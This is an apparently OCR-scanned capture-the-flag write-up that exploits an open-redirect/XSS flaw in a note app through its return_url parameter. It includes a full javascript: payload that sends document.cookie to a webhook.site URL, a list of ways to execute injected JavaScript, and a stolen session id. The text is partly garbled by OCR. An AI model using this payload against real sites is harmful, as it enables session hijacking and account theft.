


XSS CHALLENGE: LEVEL 5 - Cyberjutsu


For this challenge, first I notice the user interface and try to use a program as a normal user by logging in.
1st Assumption: there will be a HTML injection vulnerability in the email box so I will check it!



The email input would be anything but unlucky for us, it doesn't seem like HTML injection.







OK

If I type something in the note box, the web will redirect to /note endpoint and response the signal "OK" which is normal and the web will store it in the database. So what should I do now? The purpose is to steal the cookie session of this web and then send it outside.

2nd Assumption:

XSS CHALLENGE: LEVEL 5 - Cyberjutsu

Now, let's take a look at the source code, the developers have created a "middleware variable" to call a function that check the exist user email which redirect to the endpoint
/welcome?return_url=
Otherwise:
Print to console log: "Email existed"

```
var middleware = function (req, res, next) {
    if (!req.session.email) {
        console.log("chua co email");
        return res.redirect('/welcome?return_url='
    } else {
        console.log("da co email");
        next();
    }
};

router.get('/welcome', function (req, res, next) {
    res.render('welcome');
});

//Login user with email
router.post('/user', function (req, res, next) {
    req.session.email = req.body.email;
    res.redirect('/');
});

router.use(middleware);

router.get('/', function (req, res, next) {
    res.render('index', { email: req.session.email
});
```


Then in the index.ejs file, I noticed that the dev uses EJS Template to handle the input of the email (Embedded JavaScript Template)

```
views
  index.ejs
  welcome.ejs
  .env
  .env-example
  app.js
  package.json
```

```
dy>
  <h1>Quick Note 5</h1>
  <br>
  <p>Welcome <%= email %>! 👋</p>
  <form action="/note" method="post">
      <label>Note here:</label>
      <input type="text" name="note">
      <input type="submit" value="➕">
```

The symbol: "<%=" will escape the HTML input which lead to the failure of rendering HTML code in my assumption 1. However, when I clicks log out, the page will redirect me to the page: **/welcome?return_url=/ (welcome is an endpoint with a GET parameter {return_url=/}**


XSS CHALLENGE: LEVEL 5 - Cyberjutsu



Param: return _url is set to the default page (/) so I will check the source code of the **welcome.ejs** file:
Aha, I got a new clue:


```
function redirect() {
    var url = new URL(window.location);
    var return_url = url.searchParams.get("return_url");
    window.location = return_url;
}
```


The GET param “return_url” will be assigned to the variable return_url and then reassigned into the “url” variable before calling the ***window.location*** method. Let’s search for the meaning of window.location function on Google because I never see this before 😂




So, we know that this is an object that can be used to get the current page address and redirect the browser to a new page. Sounds good! Let’s paste another website link into this GET return_url parameter and enter the email to see if it works!


XSS CHALLENGE: LEVEL 5 - Cyberjutsu








Yes! That's Youtube Premium with no ads! How about sending a webhook link so we can capture that session information? Let's try!






However, it doesn't work like that because to get a cookie of a web page we need to add some javascript code and then send the request to the webhook site.

Assumption 3: Execute Java script codes through the GET return_url parameter:
Try with: <script> alert(origin)</script>

XSS CHALLENGE: LEVEL 5 - Cyberjutsu



Unfortunately, the old school script tag doesn't work but we do have other ways to run Java Script codes including:


HTML:

1. Script Tag:
2. Protocol: Like <a href … > Click di ; <form action=javascript: alert()> … **(Let's try this)**
3. Event handler: img onerror, img onlcick or svg onload

JavaScript API:

1. HTML content: innerHTML, document.write()
2. Navigator: window.location, document.location, location.href
3. Code Execute function: eval(), setInterval(), setTimeout() or new function()

By using, the protocol solution we can execute javascript code:



Payload:

```
https://note5.cyberjutsu-lab.tech/welcome?return_url=
javascript:
fetch("/note").then(function(response) {
  return response.text()
```

XSS CHALLENGE: LEVEL 5 - Cyberjutsu

```
}).then(function(string)
  {
    fetch('https://webhook.site/e579dbea-0e5d-4bdb-ad1d-a7c72985ce9d?data_leak='%2bdocument.cookie)
  }
)
```

Send the link to the victim:

Con mèo đã click đến URL có số thứ tự là 132.


Send link to victim 

Url: ;='%2bdocument.cookie)

Level: 5


Session id:

s:h97sc-s2rlcTcugj-xJROXV8ZD2VTAbJ.gv3sMmh9hvksQMCMC64/E1ieq8XqUt7UdYDBH10Hcpg



Change the cookie setting in Chrome dev tool Application and get the flag!

XSS CHALLENGE: LEVEL 5 - Cyberjutsu



Finally 🙂